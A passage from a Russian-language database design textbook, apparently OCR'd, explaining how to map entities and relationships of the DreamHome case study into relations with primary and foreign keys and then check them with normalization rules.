


Рис. 15.4. Пример преобразования связи: а) сложная связь Registers; *б) декомпозиция сложной связи на три двухсторонние связи (*Registers, Processes *и Agrees) и новую (слабую) сущность* Registration

(рис. 15.5, а). Этот многозначный атрибут может быть удален и заменен новой сущностью Telephone с атрибутом telNo, который теперь является однозначным, простым атрибутом (первичного ключа), а также новой связью Provides (предоставляет) типа 1:3, как показано на рис. 15.5, *б*.

Этап 2.2. Определение набора отношений исходя из структуры локальной логической модели данных

Цель. Определение набора отношений на основе локальной логической модели данных в соответствии с выявленными сущностями, **связями** и атрибутами.

На данном этапе нам предстоит на основе созданных локальных логических моделей данных определить наборы отношений, необходимые для представления сущностей, связей и атрибутов, входящих в представления отдельных пользователей о предметной области приложения. Для описания структуры создаваемых отношений мы воспользуемся языком DBDL (Database Definition Language — язык определения базы данных), широко используемым в реляционных СУБД. Описание отношения на языке DBDL начинается с присвоения ему имени, за которым следует помещенный в круглые скобки список имен его простых атрибутов. Затем указывается первичный ключ отношения и все его альтернативные и/или внешние ключи. Рядом с каждым внешним ключом должен быть указан первичный ключ, на который он ссылается. Все производные атрибуты перечисляются вместе с теми атрибутами, с помощью которых вычисляются их значения.

Связь между двумя сущностями отображается с использованием механизма "первичный ключ/внешний ключ". При определении того, в каком отношении должен находиться атрибут (атрибуты) внешнего ключа, необходимо вначале выяснить, какая из сущностей, участвующих в связи, является *родительской, а* какая *дочерней. Родительской* называется сущность, которая передает копию своего первичного ключа в отношение, представляющее *дочернюю* сущность, для использования в качестве внешнего ключа.

Ниже описаны способы создания отношений на основе структур, представленных в модели данных.




Рис. 15.5. *Пример преобразования* ***сущности: а) сущность*** *Branch* ***с*** *многозначным* ***атрибутом*** *telNo;* ***(б)*** *декомпозиция* ***атрибута*** *telNo и получение* ***новой сущности*** *Telephone с простым атрибутом* ***(первичного*** *ключа)* telNo ***и связью*** Provides ***типа 1:3***

1. Сильные типы сущностей

Для каждой сильной сущности в модели данных создается отношение, включающее все простые атрибуты этой сущности. В случае составных атрибутов (например, name) в отношение включаются только составляющие их простые атрибуты (такие как fName и lName). Ниже приведен пример структуры отношения Staff, показанной на рис. 15.1.

Staff (staffNo, fName, lName, position, sex, DOB)
Первичный ключ staffNo

2. Слабые типы сущностей

Для каждой слабой сущности, присутствующей в модели данных, создается отношение, включающее все простые атрибуты этой сущности. Первичный ключ слабой сущности частично или полностью зависит от ключа сущности-владельца и поэтому выявление первичного ключа слабой сущности невозможно выполнить до тех пор, пока не завершено преобразование в отношения всех связей сущностей-владельцев. Например, слабая сущность Preference (рис. 15.1) первоначально преобразуется в следующее отношение:

Preference (prefType, maxRent)
Первичный ключ отсутствует (на данный момент)

В данной ситуации первичный ключ отношения Preference невозможно определить до тех пор, пока не будет должным образом выполнено преобразование связи *States* в отношения.

3. Двухсторонние связи типа "один ко многим" (1:*)

Для каждой двухсторонней связи 1:* сущность, находящаяся на стороне связи "один", определяется как родительская, а сущность на стороне связи "многие" — как дочерняя. Для обозначения этой связи копия атрибута (атрибутов) первичного ключа родительской сущности передается в отношение, соответствующее дочерней сущности, для использования в качестве внешнего ключа.

Например, связь Staff *Registers* client (Сотрудник компании регистрирует клиента) (см, рис. 15.1) представляет собой связь типа 1:*, поскольку один сотрудник компании может зарегистрировать много клиентов. В этом примере сущность staff находится на стороне связи "один" и является родительской, а сущность Client находится на стороне "многие" и является дочерней. Связь между этими сущностями устанавливается путем передачи копии первичного ключа (родительской) сущности Staff (staffNo) в (дочернее) отношение Client. Схема взаимодействия отношений Staff и Client показана на рис. 15.6.




Рис. 15.6. Схема взаимодействия отношений Staff и Client

В том случае, если связь 1:* охватывает один или несколько атрибутов, такие атрибуты должны следовать за вставкой первичного ключа в дочернее отношение. Например, если связь Staff *Registers* Client имеет атрибут dateRegister (Дата регистрации), содержащий информацию о том, когда была проведена регистрация клиента сотрудником компании, этот атрибут также должен быть вставлен в отношение Client наряду с копией первичного ключа отношения Staff, а именно staffNo.

4. Двухсторонние связи типа "один к одному" (1:1)

Задача создания отношений, соответствующих связи типа 1:1, немного сложнее, поскольку для определения того, какие сущности в связи являются родительскими и дочерними, не может применяться такой признак, как кардинальность связи. Вместо этого, чтобы определить, следует ли преобразовать эту связь в отношения путем объединения всех участвующих в ней сущностей в одно отношение или создать два отношения и передать копию первичного ключа из одного отношения в другое, применяются ограничения степени участия (см. раздел 11.6.5). Ниже рассматриваются способы создания отношения, которые соответствуют следующим ограничениям степени участия.

1. Обязательное участие обеих сторон в связи типа 1:1.
2. Обязательное участие одной стороны в связи типа 1:1.
3. Необязательное участие обеих сторон в связи типа 1:1.

A. Обязательное участие обеих сторон в связи типа 1:1

В этом случае необходимо объединить в одно отношение сущности, участвующие в связи, и выбрать один из первичных ключей первоначальных сущностей для использования в качестве первичного ключа нового отношения, а другой первичный ключ (если он существует) — для использования в качестве альтернативного ключа.

Связь Client States Preference (Клиент выражает свои пожелания) представляет собой пример связи 1:1 с обязательным участием обеих сторон. Предположим, что в этом случае решено объединить эти два отношения для получения следующего отношения Client:

Client (clientNo, fName, lName, telNo, prefType, raaxRent, staffNo)
Первичный ключ clientNo
Внешний ключ staffNo ссылается на Staff(staffNo)

В том случае, если связь 1:1 с обязательным участием обеих сторон имеет один или несколько атрибутов, эти атрибуты должны быть также включены в создаваемое отношение. Например, если связь States имеет атрибут dateStated, в котором хранится дата оформления пожеланий клиента, этот атрибут также должен присутствовать в объединенном отношении Client.

Следует отметить, что две сущности могут быть объединены в одно отношение только в том случае, если между ними нет других прямых связей, исключающих возможность выполнения такой операции объединения (например, связи 1:*). Если бы такая ситуация имела место в рассматриваемом случае, то потребовалось бы представить связь *States* с помощью механизма первичного ключа/внешнего ключа. Способы определения в такой ситуации родительской и дочерней сущностей описаны ниже.

6. *Обязательное участие одной стороны в связи типа 1:1*

В этом случае задача определения родительской и дочерней сущностей для связи 1:1 с использованием ограничения степени участия решается просто. Сущность, которая характеризуется необязательным участием в связи, обозначается как *родительская,* а сущность, которая должна обязательно участвовать в связи, определяется как *дочерняя.* Как указано выше, копия первичного ключа родительской сущности помещается в отношение, представляющее дочернюю сущность. Если эта связь имеет один или несколько атрибутов, то они должны следовать за вставкой первичного ключа в дочернее отношение.

Например, если связь Client *States* Preference типа 1:1 характеризуется частичным участием со стороны сущности Client (иными словами, не каждый клиент высказывает свои пожелания в отношении арендуемой недвижимости), то сущность Client должна быть определена как родительская, а сущность Preference — как дочерняя. Поэтому в (дочернее) отношение Preference помещается копия первичного ключа (родительского) отношения Client (атрибут clientNo), в результате чего создается структура, показанная на рис. 15.7.


Следует отметить, что атрибут внешнего ключа отношения Preference образует также первичный ключ этого отношения. В такой ситуации первичный ключ отношения Preference невозможно определить до тех пор, пока не будет выполнена вставка внешнего ключа из отношения Client в отношение Preference. Поэтому к концу данного этапа должны быть выявлены все новые первичные или потенциальные ключи, сформированные в этом процессе, а также соответствующим образом обновлен словарь данных.

В. Необязательное участие обеих сторон в связи типа 1:1

В таком случае одну из сущностей можно обозначить как родительскую, а другую — как дочернюю произвольным образом, если отсутствует какая-либо дополнительная информация о рассматриваемой связи, которая могла бы помочь принять решение в пользу одной из сторон.

Например, рассмотрим задачу о том, как представить связь Staff Uses Car (Сотрудник компании использует автомобиль) типа 1:1 с необязательным участием с обеих сторон связи. (Следует отметить, что приведенные ниже рассуждения относятся также к связям 1:1 с обязательным участием обеих сущностей, если отсутствует возможность объединить эти сущности в одно отношение.) Если нет какой-либо дополнительной информации, позволяющей обоснованно выбрать родительскую и дочернюю сущности, то выбор становится произвольным. Иными словами, может быть принято решение передать копию первичного ключа сущности Staff в сущность Car или же прямо противоположное решение.

Тем не менее можно предположить, что большинство автомобилей, принадлежащих компании (но не все), используются ее сотрудниками, но лишь небольшая часть сотрудников может пользоваться автомобилями компании. По-



Рис, 15.7. Пример** структуры **связи** типа **1:1

этому сущность Car, несмотря на ее необязательное участие, характеризуется более полным участием в связи по сравнению с сущностью Staff. Поэтому целесообразно определить сущность Staff как родительскую, а сущность Car — как дочернюю и поместить копию первичного ключа сущности staff (атрибут staffNo) в отношение Car.

5. Рекурсивные связи "один к одному" (1:1)

На рекурсивные связи 1:1 также распространяются правила учета степени участия, описанные выше применительно к связи 1:1. Но в этом особом случае связи типа 1:1 на обеих сторонах связи находится одна и та же сущность. Рекурсивная связь 1:1 с обязательным участием обеих сторон должна быть представлена как одно отношение с двумя копиями первичного ключа. Как и в обычной связи 1:1, одна из копий первичного ключа соответствует внешнему ключу и должна быть переименована для указания на то, что отношение отображает соответствующую связь.

Что касается рекурсивной связи 1:1 с обязательным участием только одной стороны, то в этом случае имеется возможность либо создать одно отношение с двумя копиями первичного ключа, как описано выше, либо создать новое отношение, отображающее эту связь. Новое отношение должно иметь только два атрибута, которые являются копиями первичного ключа. Как и в предыдущем случае, эти копии первичного ключа применяются в качестве внешних ключей и должны быть переименованы для указания на то, в чем состоит их назначение в каждом из отношений.

А что касается рекурсивной связи 1:1 с необязательным участием обеих сторон, то и в этом случае должно быть создано новое отношение, как описано выше.

6. Связи типа суперкласс/подкласс

Для каждой связи типа суперкласс/подкласс в концептуальной модели данных сущность, соответствующая суперклассу, определяется как родительская, а сущность, соответствующая подклассу, — как дочерняя. Имеется также возможность преобразовать подобную связь в одно или несколько отношений. Выбор наиболее подходящего способа преобразования зависит от многих факторов, таких как ограничения непересечения и степени участия, которые распространяются на связь типа суперкласс/подкласс (см. раздел 12.1.6), от того, участвуют ли подклассы в разных связях, а также от количества сущностей, участвующих в связи суперкласс/подкласс. В табл. 15.1 приведены рекомендации по использованию конкретного способа представления связи суперкласс/подкласс с учетом только ограничений степени участия и непересечения.

Например, рассмотрим связь суперкласс/подкласс Owner, показанную на рис. 15.1. Согласно табл. 15.1, эта связь может быть преобразована в одно или несколько отношений (листинг 15.1) разными способами, начиная от размещения всех атрибутов в одном отношении с двумя определителями (pOwnerFlag и bOwnerFlag), указывающими, к какому конкретному подклассу относится та или иная строка (вариант 1), и заканчивая распределением всех атрибутов на три отношения (вариант 4). В подобных случаях наиболее подходящий способ преобразования связи суперкласс/подкласс можно определить с учетом ограничений, которые распространяются на эту связь. Согласно рис. 15.1, связь между суперклассом Owner и его подклассами является обязательной и непересекающейся, поскольку каждый член суперкласса Owner должен быть членом одного из подклассов (PrivateOwner или BuainessOwner), но не может одновременно относиться к обоим подклассам. Поэтому в качестве наилучшего способа представления этой связи выбран вариант 3, создано отдельное отношение, соответствующее каждому подклассу, а копия атрибута (атрибутов) первичного ключа суперкласса включена в каждое отношение.

Таблица 15.1. Рекомендации по выбору способа преобразования связи суперкласс/подкласс с учетом только ограничений степени участия и непересечения

Ограничение степени участия	Ограничение непересечения	Необходимые отношения
Обязательное {Mandatory}	Пересечение допускается {And}	Одно отношение (с одним или несколькими определителями, позволяющими указать тип каждой записи)
Необязательное {Optional}	Пересечение допускается {And}	Два отношения: одно — для суперкласса, а второе — для всех подклассов (с одним или несколькими определителями, позволяющими указать тип каждой записи)
Обязательное {Mandatory}	Пересечение не допускается {Or}	Несколько отношений: по одному отношению для каждого сочетания суперкласс/подкласс
Необязательное {Optional}	Пересечение не допускается {Or}	Несколько отношений: одно — для суперкласса, а другие — по одному для каждого подкласса

Листинг 15.1. Различные варианты преобразования связи суперкласс/подкласс Owner, основанные на использовании ограничений степени участия и непересечения, приведенных в табл. 15.1

```
Вариант 1 - обязательное участие, пересечение допускается
AllOwner (ownerNo, address, telNo, fName, lName, bName, toType,
contactName, pOwnerFlag, bOwnerFlag)
Первичный ключ ownerNo
Вариант 2 - необязательное участие, пересечение допускается
Owner (ownerNo, address, telNo)
Первичный ключ ownerNo
OwnerDetails (ownerNo, fName lName, bName, bType, contactName,
pOwnerFlag, bOwnerFlag)
Первичный ключ ownerNo
Внешний ключ ownerNo ссылается на Owner(ownerNo)
Вариант 3 - обязательное участие, пересечение не допускается
PrivateOwner (ownerNo, fName, IName, address, telNo)
Первичный ключ ownerNo
BusinessOwner (ownerNo, bName, bType, contactName, address, telNo)
Первичный ключ ownerNo
Вариант 4 - необязательное участие, пересечение не допускается
Owner (ownerNo, address, telNo)
Первичный ключ ownerNo
PrivateOwner (ownerNo, fName, lName)
Первичный ключ ownerNo
Внешний ключ ownerNo ссылается на Owner(ownerNo)
BusinessOwner (ownerNo, bName, bType, contactName)
Первичный ключ ownerNo
Внешний ключ ownerNo ссылается на Owner(ownerNo)
```

Необходимо подчеркнуть, что данные, приведенные в табл. 15.1, предназначены для использования только в качестве общих рекомендаций, и на окончательный выбор могут повлиять другие факторы. Например, вариант 1 (обязательный, пересекающийся) предусматривает применение двух определителей, позволяющих обозначить принадлежность строки к определенному подклассу. Не менее обоснованный способ обозначения этих ограничений может предусматривать использование одного определителя, позволяющего указать, относится ли строка к подклассу PrivateOwner, BusinessOwner или к тому и другому. Еще один способ предусматривает полный отказ от определителей и проверку того, имеет ли один из атрибутов, уникальных для конкретного подкласса, значение, отличное от NULL, для определения принадлежности строки к этому подклассу. Но в таком случае необходимо предусмотреть, чтобы проверяемый атрибут был обязательным (следовательно, отличным от NULL).

На рис. 15.1 показана еще одна связь типа *суперкласс/подкласс* между сущностями Staf£ и Supervisor с необязательным участием. Но поскольку суперкласс Staff имеет только один подкласс (Supervisor), то на эту связь не распространяется ограничение непересечения. Очевидно, что в этом случае количество "контролируемого персонале" намного превышает количество инспекторов, поэтому такую связь можно представить в виде одного отношения:

Staff (staffNo, fName, lName, position, sex, DOB, supervisorStaffNo)
Первичный ключ staffNo
Внешний ключ supervisorStaffNo ссылается на Staff (staffNo)

Если же эта связь типа суперкласс/подкласс будет по-прежнему рассматриваться в виде рекурсивной связи 1:* (как было первоначально показано на рис. 14.2) с необязательным участием обеих сторон, то это приведет к получению такой же структуры, как указано выше.


К этому моменту процесс преобразования должен быть завершен, при условии, что выполнен этап 2.1. Но если этот этап был пропущен, может потребоваться провести следующие три дополнительных преобразования.

7. Двухсторонние связи "многие ко многим" (*:*)

Для каждой двухсторонней связи *:* необходимо создать отношение, представляющее эту связь, и включить в него все атрибуты, которые входят в состав этой связи. Копии атрибутов первичного ключа сущностей, участвующих в связи, передаются в новое отношение для использования в качестве внешних ключей. Эти внешние ключи образуют также первичный ключ нового отношения, возможно, в сочетании с некоторыми другими атрибутами связи. Если уникальность могут обеспечить один или несколько атрибутов, образующих связь, то в концептуальной модели данных не учтена какая-то сущность. Но этот недостаток может быть устранен в описанном процессе преобразования.

Например, рассмотрим связь Client Views PropertyPorRent типа *:* (рис. 15.2, а). Для отображения этой связи создаются отношения с сильными сущностями client и PropertyForRent, а также отношение Viewing, соответствующее связи Views. В результате этого формируется структура, показанная на рис. 15.8,

Оставляем в качестве упражнения для читателя проверку того, что аналогичный набор отношений был бы создан на основе модели данных, приведенной на рис. 15.2, *б,* в который связь *:* была преобразована в промежуточную сущность.



*Рис, 15.8. Пример структуры связи типа *:**

B. Сложные типы связей

Для каждой сложной связи создается отношение, отображающее эту связь, и в него включаются все атрибуты, входящие в состав рассматриваемой связи, В новое отношение передаются для использования в качестве внешних ключей копии атрибутов первичного ключа сущностей, участвующих в сложной связи. Все внешние ключи, соответствующие стороне связи "многие" (например, 1..*, 0..*), как правило, образуют также первичный ключ этого нового отношения, возможно, в сочетании с некоторыми другими атрибутами связи.

Например, трехсторонняя связь ***Registers*** в представлении Branch соответствует операции, выполняемой сотрудником компании, регистрирующим нового клиента в отделении (рис. 15.4, а). Для преобразования этой связи создаются отношения, соответствующие сильным сущностям Branch, Staff и Client, а также отношение Registration, которое соответствует связи *Registers*. В результате этого формируется структура, показанная на рис. 15.9.

Опять-таки, оставляем в качестве упражнения для читателя проверку того, что создается такой же набор отношений, как и на основе модели данных, показанной на рис. 15.4, *б,* в которой трехсторонняя связь была преобразована в промежуточную сущность.




Рис. *15.9. Структура отношения* ***Registration***

9. Многозначные атрибуты

Для каждого многозначного атрибута в сущности создается новое отношение, соответствующее многозначному атрибуту, и в это новое отношение передается первичный ключ сущности для использования в качестве внешнего ключа. Если сам многозначный атрибут не является альтернативным ключом сущности, то первичный ключ нового отношения представляет собой сочетание многозначного атрибута и первичного ключа сущности.

Например, в представлении Branch в соответствии с той ситуацией, что каждое отделение может иметь до трех номеров телефонов, атрибут telNo сущности Branch был определен как многозначный (см. рис. 15.5, а). Для преобразования этого атрибута создается отношение для сущности Branch и отношение Telephone, содержащее информацию о многозначном атрибуте telNo. В результате формируется структура, показанная на рис. 15.10.




Рис. *15.10.* ***Структура связи отношений*** *Branch и Telephone*

Снова рекомендуем сравнить результаты такого преобразования с моделью данных, показанной на рис. 15.5, *б*. В табл. 15.2 приведены итоговые сведения о способах преобразования сущностей и связей в отношения.

Таблица 15.2. Итоговые сведения о способах преобразования сущностей и связей в отношения

Сущность/связь	**Способ преобразования**
Сильная сущность	Создание отношений, которые включают все простые атрибуты
Слабая сущность	Создание отношений, которые включают все простые атрибуты (после преобразования связи с каждой сущностью-владельцем необходимо также определить первичный ключ)
Двухсторонняя связь типа 1:*	Передача первичного ключа сущности на сторону "один" для использования в качестве первичного ключа в отношении, соответствующем сущности на стороне "многие". На сторону "многие" передаются также все атрибуты связи
Двухсторонняя связь типа 1:1:	
обязательное участие обеих сторон	Объединение сущностей в одно отношение
обязательное участие одной стороны	Передача первичного ключа сущности на "необязательную" сторону для использования в качестве внешнего ключа в отношении, представляющем сущность на "обязательной" стороне
необязательное участие обеих сторон	Если отсутствует дополнительная информация, то выбор становится произвольным

Окончание табл. 15.2

Сущность/связь	Способ преобразования
Связь "суперкласс/подкласс"	См. табл. 15.1
Двухсторонняя связь типа *:*, сложная связь	Создание отношения, представляющего связь, и включение всех атрибутов связи. Передача в новое отношение копии первичного ключа из каждой сущности-владельца для использования в качестве внешних ключей
Многозначный атрибут	Создание отношения, представляющего многозначный атрибут, и передача копии первичного ключа сущности-владельца в новое отношение для использования в качестве внешнего ключа

Документирование отношений и атрибутов внешнего ключа

По завершении этапа 2.2 необходимо формально описать на языке DBDL состав отношений, полученных на основе логической модели данных. Отношения, соответствующие представлению Staff учебного проекта *DreamHome*, показаны в табл. 15.3.

Таблица 15.3. Отношения, соответствующие представлению Staff учебного проекта DreamHome

Отношение
Staff (staffNo, fName, lName, position, sex, DOB, supervisorStaffNo)
Первичный ключ staffNo
Внешний ключ supervisorStaf fNo ссылается на Staff(staffNo)
BusinessOwner (ownerNo, bName, bType, contactName, address, telNo)
Первичный ключ ownerNo
Альтернативный ключ bName
Альтернативный ключ telNo
PropertyForRent (propertyNo, street, city, postcode, type, rooms, rent, ownerNo, staffNo)
Первичный ключ propertyNo
Внешний ключ ownerNo ссылается на PrivateOwner (ownerNo) и BusinessOwner(ownerNo)
Внешний ключ staffNO ссылается на staff (staffNo)
Lease (leaseNo, paymentMethod, depositPaid, rentStart, rentFinish, clientNo, propertyNo)
Первичный КЛЮЧ leaseNo
Альтернативные ключи propertyNo, rentstart
Альтернативные ключи clientNo, rentStart
Внешний ключ clientNo ссылается на client (clientNo)
Внешний ключ propertyNo ссылается на PropertyForRent (propertyNo)
Производный атрибут deposit (PropertyForRent.rent*2)
Производный атрибут duration (rentFinish - rentstart)

Окончание табл. 15.3

Отношение
PrivateOwner (ownerNo, fName, lName, address, telNo)
Первичный ключ ownerNo
Client (clientNo, fName, lName, telNo, prefType, maxRent, staffNo)
Первичный ключ clientNo
Внешний ключ staffNo ссылается на Staff (staffNo)
Viewing (clientNo, propertyNo, dateView, comment)
Первичный ключ clientNo, propertyNo
Внешний ключ clientNo ссылается на client (clientNo)
Внешний ключ propertyNo ссылается на PropertyForRent (propertyNo)

Теперь для каждого отношения определен полный набор атрибутов, поэтому разработчик получает возможность определить все новые первичные и/или альтернативные ключи. Эту операцию особенно важно выполнить для слабых сущностей, собственный первичный ключ которых формируется путем передачи первичного ключа из родительской сущности (или сущностей). Например, слабая сущность Viewing теперь имеет составной первичный ключ, состоящий из копии первичного ключа сущности PropertyForRent (атрибут propertyNo) и копии первичного ключа сущности Client (атрибут clientNo).

Для отображения ограничений целостности, которые распространяются на внешние ключи, может использоваться расширенный синтаксис DBDL (этап 2.5). Кроме того, должен быть обновлен словарь данных с учетом всех новых первичных и альтернативных ключей, выявленных на данном этапе. Например, вслед за передачей первичных ключей отношение Lease приобретает новые альтернативные ключи, сформированные из атрибутов (propertyNo, rentStart) и (clientNo, rentStart).

Этап 2,3. Проверка отношений с помощью правил нормализации

Цель. Проверка отношений локальной логической модели данных с использованием методов нормализации.

Процедуры нормализации достаточно подробно были рассмотрены в главе 13. Нормализация используется для улучшения модели данных, чтобы она удовлетворяла различным ограничениям, позволяющим исключить нежелательное дублирование данных. Нормализация гарантирует, что полученная в результате ее применения модель данных б'удет наилучшим образом отображать особенности использования информации в организации, не содержать противоречий, иметь минимальную избыточность и максимальную устойчивость.

Назначение этого этапа состоит в проверке правильности группирования атрибутов в каждом отношении, созданном на этапе 2.2. В одной из фундаментальных концепций теории нормализации утверждается, что атрибуты должны быть сгруппированы в отношения в соответствии с существующими между ними логическими связями. В некоторых случаях имеют место утверждения, что нормализация разрабатываемых баз данных не позволяет достичь максимальной производительности обработки данных. На это можно ответить следующими замечаниями.

- Нормализация проекта позволяет организовать размещение данных в соответствии с существующими между ними функциональными зависимостями. Поэтому данная процедура должна выполняться между этапами концептуального и физического проектирования.
- На этапе логического проектирования не ставится задача достичь окончательного вида проекта. Цель этого этапа заключается в предоставлении проектировщику более углубленного понимания природы и назначения данных, используемых в организации. Если к приложению предъявляются особые требования в отношении его производительности, то они должны учитываться на этапе физического проектирования. В этом случае одним из подходов является денормализация некоторых нормализованных отношений. Однако это не означает, что время на их нормализацию было затрачено впустую, поскольку для правильного выполнения нормализации проектировщик должен глубоко изучить семантику и особенности использования данных. Подробнее о денормализации речь пойдет в главе 17 (этап 8).
- Нормализованный проект является надежным и не допускает аномалий обновления, описанных в главе 13.
- За последние несколько лет мощность компьютеров существенно возросла, поэтому в некоторых случаях может быть вполне обоснованным решение реализовать проект, позволяющий упростить работу с данными за счет выполнения некоторого объема дополнительной обработки.
- Выполнение нормализации требует от разработчика полного понимания назначения каждого атрибута, присутствующего в создаваемой базе данных. Достигнутые за счет этого преимущества могут оказаться весьма существенными.
- В результате применения нормализации разработчик получает весьма гибкий проект базы данных, позволяющий легко вносить в него необходимые дополнения.

На предыдущем этапе был создан набор отношений, реализующих локальные логические модели данных. На этом этапе мы проанализируем корректность объединения атрибутов в каждом из отношений. Другими словами, наша задача состоит в проверке корректности состава каждого из созданных отношений путем применения к ним процедуры нормализации. Процесс нормализации включает следующие основные этапы:

- приведение к первой нормальной форме (1НФ), позволяющее удалить из отношений повторяющиеся группы атрибутов;
- приведение ко второй нормальной форме (2НФ), позволяющее устранить частичную зависимость атрибутов от первичного ключа;
- приведение к третьей нормальной форме (3НФ), позволяющее устранить транзитивную зависимость атрибутов от первичного ключа;
- я приведение к нормальной форме Бойса-Кодда (НФБК), позволяющее удалить из функциональных зависимостей оставшиеся аномалии.

Целью выполнения этих этапов является получение гарантий того, что каждое из отношений, созданных на основании логической модели данных, отвечает, по крайней мере, требованиям НФБК. Если будут найдены отношения, не отвечающие требованиям НФБК, это может указывать на то, что часть логической модели данных неверна либо что при преобразовании логической модели в набор отношений допущена ошибка. При необходимости потребуется перестроить модель данных и убедиться, что она верно отображает моделируемую часть информационной структуры организации.

Этап 2.4. Проверка соответствия отношений требованиям пользовательских транзакций

Цель. Убедиться в том, **что** отношения локальной логической модели данных позволяют выполнить все транзакции, предусмотренные пользовательским представлением.

